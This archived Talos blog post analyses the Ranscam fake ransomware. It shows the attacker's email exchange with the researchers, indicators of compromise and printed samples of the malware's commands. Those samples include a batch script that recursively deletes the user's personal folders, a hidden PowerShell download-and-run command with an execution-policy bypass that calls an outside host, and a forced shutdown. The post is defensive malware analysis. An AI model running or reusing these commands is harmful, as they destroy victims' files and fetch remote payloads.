When Paying Out Doesn't Pay Off

By Edmund Brumaghin

Published: 2016-07-11 · Archived: 2026-04-05 15:23:44 UTC

Monday, July 11, 2016 13:19

This blog post was authored by Edmund Brumaghin and Warren Mercer

Summary

Talos recently observed a new ransomware variant targeting users. This ransomware shows that new threat actors are continuing to enter the ransomware market at a rapid pace due to the lucrative nature of this business model. As a result, greater numbers of unique ransomware families are emerging at a faster rate. This sometimes results in complex variants emerging or in other cases, like this one, less sophisticated ones. In many cases these new ransomware threats share little resemblance to some of the more established operations in their approach to infecting systems, encrypting/removing files, or the way in which they attempt to coerce victims into complying with their ransom demands.

Ranscam is one of these new ransomware variants. It lacks complexity and also tries to use various scare tactics to entice the user to paying, one such method used by Ranscam is to inform the user they will delete their files during every unverified payment click, which turns out to be a lie. There is no longer honor amongst thieves. Similar to threats like AnonPop, Ranscam simply delete victims' files, and provides yet another example of why threat actors cannot always be trusted to recover a victim's files, even if the victim complies with the ransomware author's demands. With some organizations likely choosing to pay the ransomware author following an infection, Ranscam further justifies the importance of ensuring that you have a sound, offline backup strategy in place rather than a sound ransom payout strategy. Not only does having a good backup strategy in place help ensure that systems can be restored, it also ensures that attackers are no longer able to collect revenue that they can then reinvest into the future development of their criminal enterprise.

Infection Details

Ransom Note

The first thing a compromised user would likely notice is the ransom note that is displayed by the malware, and it is interesting for several reasons. First, it purports to have moved the user's files to a "hidden, encrypted partition" rather than simply leaving the files encrypted in their current storage location. Additionally, it is displayed by the malware after each reboot following the initial compromise. It consists of a JPEG that is temporarily stored on the user's desktop, as well as two framed elements that are remotely retrieved using Internet Explorer each time the note is displayed.

In the lower portion (which is the portion rendered using elements gathered from various web servers using Internet Explorer), rather than directing users to an external location to verify their payment it contains a clickable button that when pressed claims that it is verifying payment. It will then display a verification failure notice and the ransom note threatens to delete one file each time the button is clicked without payment having been submitted.


What is actually occurring is the malware is simply making two HTTP GET requests to obtain the PNG images that it uses to simulate the verification process. There is no actual verification occurring.

514	48.734909	192.168.46.171	205.144.171.114	HTTP	405 GET /verify.png HTTP/1.1
523	48.880986	205.144.171.114	192.168.46.171	HTTP	942 HTTP/1.1 200 OK (PNG)
734	57.329751	192.168.46.171	205.144.171.114	HTTP	404 GET /nopay.png HTTP/1.1
758	57.504019	205.144.171.114	192.168.46.171	HTTP	854 HTTP/1.1 200 OK (PNG)


The unfortunate reality is, all of the user's files have already been deleted and are unrecoverable by the ransomware author as there is no capability built into Ranscam that actually provides recovery functionality. The author is simply relying on "smoke and mirrors" in an attempt to convince victims that their files can be recovered in hopes that they will choose to pay the ransom. The lack of any encryption (and decryption) within this malware suggests this adversary is looking to 'make a quick buck' - it is not sophisticated in anyway and lacks functionality which is associated with other ransomware such as Cryptowall.

What Actually Happens


This ransomware is packaged as a .NET executable that is signed using a digital certificate issued by reca[.]net. On the sample analyzed, this digital certificate appears to have been issued on July 06, 2016.



When the victim executes this file, it performs several actions to maintain persistence on the system. First, it copies itself into %APPDATA%\ and uses Task Scheduler to create a scheduled task that is configured to start itself each time the system is started. Additionally, it unpacks and drops an executable into %TEMP%\.



The executable called by this scheduled task uses the Windows Command Processor to call a batch file which is responsible for the majority of the destructive activity associated with this ransomware.



The batch file simply iterates through several folders within the victim's file system, mainly user profile folders as well as several defined application directories, however instead of encrypting the victim's files, it simply deletes all contents.

```
@echo off
set folder="%USERPROFILE%\Documents\*"
cd /d %folder%
for /F "delims=" %%i in ('dir /b') do (rmdir "%%i" /s/q || del "%%i" /s/q)

@echo off
set folder="%USERPROFILE%\Downloads\*"
cd /d %folder%
for /F "delims=" %%i in ('dir /b') do (rmdir "%%i" /s/q || del "%%i" /s/q)

@echo off
set folder="%USERPROFILE%\Pictures\*"
cd /d %folder%
for /F "delims=" %%i in ('dir /b') do (rmdir "%%i" /s/q || del "%%i" /s/q)

@echo off
set folder="%USERPROFILE%\Music\*"
cd /d %folder%
for /F "delims=" %%i in ('dir /b') do (rmdir "%%i" /s/q || del "%%i" /s/q)
```

The script also performs several other destructive actions on the infected system, including the following:

- Deleting the core Windows executable responsible for System Restores
- Deleting shadow copies
- Deleting several registry key associated with booting into Safe Mode
- Setting registry keys to disable Task Manager
- Setting the Keyboard Scancode Map The script then uses powershell to facilitate the retrieval of the JPEG used to render the ransom note.

```
@echo off
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy bypass -noprofile -windowstyle
hidden (New-Object System.Net.WebClient).DownloadFile('https://s3-us-west-1.amazonaws.com/docs.pdf/anon.jpg
','%USERPROFILE%\Desktop\Payment_Instructions.jpg'); cmd /c '%USERPROFILE%\Desktop\Payment_Instructions.jpg'
timeout /t 200 /nobreak
```

Once the aforementioned activities are completed, the script then forces a system shutdown. These activities are repeated each time the system boots up following the infection, with the scheduled task calling the malware to check for new files in various directories and deleting them if they exist, displaying the ransom note and eventually forcing a system shutdown.

```
@echo off
C:\Windows\System32\shutdown.exe -s -t 60 -c "Shutting Down In 60 Seconds."
```


An open file listing from the web server hosting the contents used by the ransom note is below. We identified this on one of the threat actor's web servers which used a default configuration - no attempt was (or has) been made by the attacker to obfuscate this data.

Below you can see your current files in **public_html** folder.

File	Size	Last Modified
check.html	2KB	Jul 06 2016 04:42:50 PM
contact-form-handler.php	1KB	Jul 06 2016 03:32:12 PM
contact-form-thank-you.html	1KB	Jul 07 2016 07:04:33 PM
contact-form.html	2KB	Jul 06 2016 04:43:16 PM
contactform.htm	1KB	Jul 07 2016 07:11:04 PM
contactform.html	1KB	Jul 06 2016 02:07:52 PM
ct.html	1KB	Jul 07 2016 12:03:45 AM
ct2.html	1KB	Jul 07 2016 12:32:49 AM
default.php	8KB	Jul 06 2016 02:02:07 PM
email.php	1KB	Jul 07 2016 01:06:45 AM
payment.html	0KB	Jul 06 2016 04:51:43 PM
send_form_email.php	2KB	Jul 06 2016 07:31:55 PM
test.html	0KB	Jul 06 2016 04:33:55 PM
verify.html	2KB	Jul 06 2016 05:08:15 PM

During our analysis we were "coincidentally" unable to successfully perform the required Bitcoin transaction and requested that the ransomware author send us payout instructions via an email we registered.

Shortly after making our request, we received the following email:



Re: Web Inquiry Inbox x

Crypto Web <cryptovirus23@gmail.com> 4:43 PM (36 minutes ago)

to me

To unlock your computer you must make a payment of o.2 Bitcoins to the address Below.

1G6tQeWrwp6TU1qunLjdNmLTPQu7PnsMYd

The easiest way is to visit www.localbitcoins.com and purchase 0.2 BTC.

Register free at www.localbitcoins.com.

We recommend you look for the least expensive seller. Usually those who accept payment by cash in person, cash deposit or bank transfer are the least expensive.

Place the offer and follow their instructions for payment. They usually require a photo of the deposit, transfer , etc...


Once they verify payment they will release the coins which were placed in escrow to your account. This happens very quickly.

Copy and paste the address above and send the coins to that address. The transfer is instant.

Turn on your computer and click "VERIFY" on the screen. Your payment will be verified and the computer will automatically restore your files and the virus will delete itself.

If you need help reply to this email.

We then decided to see what we could find out about this threat actor by asking them to help us out with submitting the payout.




Charles NCharge <charlesncharge1984@gmail.com> 8:29 PM (4 minutes ago)

to Crypto

Thank goodness I'm so lost with this stuff. I don't know what any of that is or how much it costs but I would like my computer back. I have pictures of my family and I can't get them to anymore!! Is there some place where I can send my information to or is there a telephone that I can reach to help me??? I don't know what I did but my daughter's computer is not showing this crazy screen so what should I do? Please help me get my pictures back!!!!!!! they're important!!

A couple of hours later we received the following response with further instructions as well as the “helpful” recommendation that we make the payment prior to bank closure the following day.



Crypto Web 10:40 PM (9 hours ago)

to me

Just go to localbitcoins.com and register free. The site will automatically recognize your city and tell you which sellers are close to you. Select the cheapest seller under cash deposit. make them and offer for 0.2 btc. It will automatically tell you the price. Somewhere around $125 usd. Follow their instructions. Its usually to make the cash deposit and upload a picture of the receipt. The coins are placed in escrow when you make the offer so as soon as you upload the picture of the deposit it is verified and the coins released to you. Just copy and paste the following address under the send coins tab and thats it. Go to your computer click verify and all returns to normal on your computer.

If you are doing this on a Saturday I recommend you do the offer and payment early because most banks close by 1pm on saturdays.

Unfortunately we were unable to elicit further communication from the threat actor, however this highlights the continued willingness of ransomware operations to provide ongoing technical support to victims to maximize the likelihood that they will receive payouts.

The adversaries decided using Bitcoin would be a sensible approach as they most likely believe the anonymity factor can be employed and that they can’t get caught, however, one major opsec failure was featured here, address re-use. The attackers provided and used the same wallet address for all payments and for all samples Talos encountered. The address in question was:

1G6tQeWrwp6TU1qunLjdNmLTPQu7PnsMYd

We reviewed all transactions associated with this address and found a total of $277.61 had been transacted suggesting the attackers have used this wallet previous to releasing this shoddy implementation of ransomware -- we based this on the fact that the digital signature used to sign this executable was issued on July 6th. There have been no transactions associated with this wallet since 29th June 2016.

Conclusion

As Ranscam shows, threat actors cannot simply be trusted and often use deception as a means to achieve their objective, which in this case is convincing victims to pay out. This is because they never intended on providing a means to retrieve or recover the victim's files in the first place.

Currently the Ranscam campaign does not appear to be widespread and there have been no large-scale email spam campaigns currently leveraging this scareware. Ranscam shows the desire of adversaries to enter the ransomware/scareware arena. They do not need to use novel attacks or even fully functional ransomware, as seen here, this appears to be an amateur malware author and is not a sophisticated campaign. The main component of Ranscam is scaring victims into paying, and they do not even manage to facilitate that at times due to failures in the frame rendering used to deliver their malware payment screen.

The key takeaway Talos would like to offer is that a comprehensive backup solution which can offer a realistic recovery time objective (RTO) is key to battling ransomware. Maintaining the ability to bring an infected system back to a known-good configuration as quickly as possible should be the goal. This ensures that adversaries do not benefit from revenue streams that they can use to further refine their tactics, techniques and procedures.

Additionally, these backups should be tested at a regular periodicity to ensure that they remain functional, effective, and continue to meet the needs of the organization as those needs may change over time.

By paying ransomware authors, organizations are contributing to the proliferation of ransomware by providing threat actors with the capital necessary to mature their capabilities and infect future victims. Additionally, organizations that pay their attackers make themselves a target for future compromise if they are not successful in or otherwise lack the capability needed to ensure that they have fully eradicated the source of their initial compromise. They also identify themselves as organizations that are willing to pay ransoms, thus they may be targeted more often as threat actors know that they have a higher likelihood of making money by successfully infecting them.

Coverage

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✔
CWS	✔
ESA	✔
Network Security	✔
WSA	✔

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

CWS or WSA web scanning prevents access to malicious websites and detects malware used in these attacks.

The Network Security protection of IPS and NGFW have up-to-date signatures to detect malicious network activity by threat actors. ESA can block malicious emails sent by threat actors as part of their campaign.

Indicators of Compromise (IOCs)

Hashes:

9541fadfa0c779bcbae5f2567f7b163db9384b7ff6d44f525fea3bb2322534de (SHA256)
7a22d6a14a600eee1c4de9716c3003e92f002f2df3e774983807a3f86ca50539 (SHA256)
b3fd732050d9b0b0f32fafb0c5d3eb2652fd6463e0ec91233b7a72a48522f71a (SHA256)

Hosts Contacted:

s3-us-west-1[.]amazonaws[.]com	54[.]231[.]237[.]25
crypted[.]site88[.]net	31[.]170[.]162[.]63
publicocolombiano[.]com	192[.]185[.]71[.]136
www[.]waldorftrust[.]com	205[.]144[.]171[.]114
cryptoglobalbank[.]com	31[.]170[.]160[.]179

Files Dropped:

%APPDATA%\winstrsp.exe
%TEMP%\winopen.exewinopen.exe

Registrant Email:

cryptofinancial[@]yandex[.]com

Source: http://blog.talosintel.com/2016/07/ranscam.html